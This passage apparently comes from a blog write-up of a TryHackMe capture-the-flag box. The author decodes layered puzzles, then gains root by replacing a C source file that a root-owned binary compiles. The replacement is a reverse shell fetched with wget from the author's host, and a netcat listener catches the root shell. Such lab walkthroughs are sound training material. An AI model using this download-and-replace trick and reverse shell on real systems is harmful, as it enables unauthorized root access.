00110100 01110101 01010000 01000100 01110111 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 01110011 01110010 01001011 01111001 00110100 01110101 01001100 01100111 00111101 00111101
From Binary:
KysrKysrKysrK1s+Kz4rKys+KysrKysrKz4rKysrKysrKysrPDw8PC1dPj4+KysrKysrKysrKysrKysuPisrKysuLS0tLjw8KysuPj4rKysrKysrKysrKysrKy4rLi0tLS0tLisrKysrKysuPCsrKysrKysrKysrKysrKysrLjwrKysrKysrLj4+LS0tLjw8LS0tLS0tLS4+PisuPCsrKysuKysrKy4tLS0tLS0tLS4+LS0uPDwuPisrKysuPisuPDwuPi0tLS0tLS0tLisuPi0tLS0uKysrKysrLi0uPDwuPj4uLS0tLS0uPDwuPisrKysrLj4uPDwuPj4uPC0uLjwrKysrKysrKysrKysrKy4uLi0tLS0tLS0tLS0tLS0tLj4+KysrKysuPCsrLi0tLS4+LS0uPC48Lj4tLS0tLj4uPCsrKysuPC4+PisuLS0tLS4tLS48LjwuPj4rKy4rKysrKy48KysrLi0tLS4+LS0uPDwuPj4rKy48KysrKy4rKysrLi0tLS0tLS0tLj4tLS4rLjw8Lj4+Ky4tLS0tLS4uPDwrKysrKysrKysrKysrKy4uLg==
From base64:
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>++++++++++++++.>++++.—.<<++.>>++++++++++++++.+.—–.+++++++.<+++++++++++++++++.<+++++++.>>—.<<——-.>>+.<++++.++++.——–.>–.<<.>++++.>+.<<.>——–.+.>—-.++++++.-.<<.>>.—–.<<.>+++++.>.<<.>>.<-..<++++++++++++++…————–.>>+++++.<++.—.>–.<.<.>—-.>.<++++.<.>>+.—-.–.<.<.>>++.+++++.<+++.—.>–.<<.>>++.<++++.++++.——–.>–.+.<<.>>+.—–..<<++++++++++++++…
From Brainfuck:
The stove’s timer is about to go off… there are some other timers too…
And now dontlookatthis:
┌─[loki@parrot]─[~/Downloads]
└──╼ $steghide extract -sf dontlookatthis.jpg -xf dontlookdata
Enter passphrase:
wrote extracted data to “dontlookdata”.
┌─[loki@parrot]─[~/Downloads]
└──╼ $cat dontlookdata
NDkgMjAgNzQgNmYgNmMgNjQgMjAgNzkgNmYgNzUgMjAgNmUgNmYgNzQgMjAgNzQgNmYgMjAgNmMgNmYgNmYgNmIgMjE=
┌─[loki@parrot]─[~/Downloads]
└──╼ $base64 -d dontlookdata
49 20 74 6f 6c 64 20 79 6f 75 20 6e 6f 74 20 74 6f 20 6c 6f 6f 6b 21
From hex:
I told you not to look!
Right, don’t look…but I had to, for science.
I also wanted to see what we could do with sudo, as maybe there was something to use here.
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw$ sudo -l
sudo -l
Matching Defaults entries for bobloblaw on bobloblaw-VirtualBox:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/binUser bobloblaw may run the following commands on bobloblaw-VirtualBox:
(root) NOPASSWD: /bin/echo, /usr/bin/yes
I checked GTFOBins but nothing appears exploitable.
Back to the annoying messages. What is running these things? Poking through the home directory some more, we do see something interesting:
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ ls -lah
ls -lah
total 16K
drwxr-xr-x 3 bobloblaw bobloblaw 4.0K Jul 30 09:33 .
drwxrwx— 16 bobloblaw bobloblaw 4.0K Aug 6 14:51 ..
drwxrwx— 2 bobloblaw bobloblaw 4.0K Oct 29 15:24 .also_boring
-rw-rw—- 1 bobloblaw bobloblaw 92 Jul 30 09:33 .boring_file.c
Boring file…what are you?
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ cat .boring_file.c
cat .boring_file.c
#include <stdio.h>
int main() {
printf(“You haven’t rooted me yet? Jeez\n”);
return 0;
}
For the sake of your eyes and mine (I’ll spare the janky ‘cat’ output), we can check
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents/.also_boring$ cat ‘.still_boring’
It’s easily visible that this is utilizing ‘.boring_file.c’ based on the output from ‘printf’ being seen.
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents/.also_boring$ ls -lah
<Box:/home/bobloblaw/Documents/.also_boring$ ls -lah
total 20K
drwxrwx— 2 bobloblaw bobloblaw 4.0K Oct 29 15:39 .
drwxr-xr-x 3 bobloblaw bobloblaw 4.0K Jul 30 09:33 ..
-rwxr-xr-x 1 root root 8.3K Oct 29 15:39 .still_boring
And since ‘.still_boring’ runs as root, let’s overwrite ‘.boring_file.c’ with a C reverse shell.
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ wget http://10.6.22.82:8000/.boring_file.c
<cuments$ wget http://10.6.22.82:8000/.boring_file.c
–2020-10-29 15:45:29– http://10.6.22.82:8000/.boring_file.c
Connecting to 10.6.22.82:8000… connected.
HTTP request sent, awaiting response… 200 OK
Length: 522 [text/plain]
Saving to: ‘.boring_file.c.1’.boring_file.c.1 100%[===================>] 522 –.-KB/s in 0s
2020-10-29 15:45:29 (119 MB/s) – ‘.boring_file.c.1’ saved [522/522]
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ rm .boring_file.c
rm .boring_file.c
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ ls -lah
ls -lah
total 16K
drwxr-xr-x 3 bobloblaw bobloblaw 4.0K Oct 29 15:45 .
drwxrwx— 16 bobloblaw bobloblaw 4.0K Aug 6 14:51 ..
drwxrwx— 2 bobloblaw bobloblaw 4.0K Oct 29 15:45 .also_boring
-rw-r–r– 1 bobloblaw www-data 522 Oct 28 03:25 .boring_file.c.1
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ mv .boring_file.c.1 .boring_file.c
<oblaw/Documents$ mv .boring_file.c.1 .boring_file.c
Rather than dealing with ‘vi’, I just modified the C shell on my host, and pulled it down and renamed it.
We set up a listener on our host, and…
┌─[loki@parrot]─[~]
└──╼ $nc -lnvp 4455
listening on [any] 4455 …
connect to [10.6.22.82] from (UNKNOWN) [10.10.193.133] 39580
sh: 0: can’t access tty; job control turned off
# whoami
root
We have root. Now, let’s get that last flag:
# cat /root/root.txt
THM{****_***_*************}
Overall, it was a pretty decent box, but I did want to toss my computer out the window a few times over the course of a few 12-3am nights.
What did I learn from this?
a) Just keep at it, not everything is easy at a general overview but you’ll figure it out.
2) Kali is not flawless – sometimes backup your stuff and start fresh.
d) I need to learn better code, and maybe some reverse engineering.

 Middle of the Web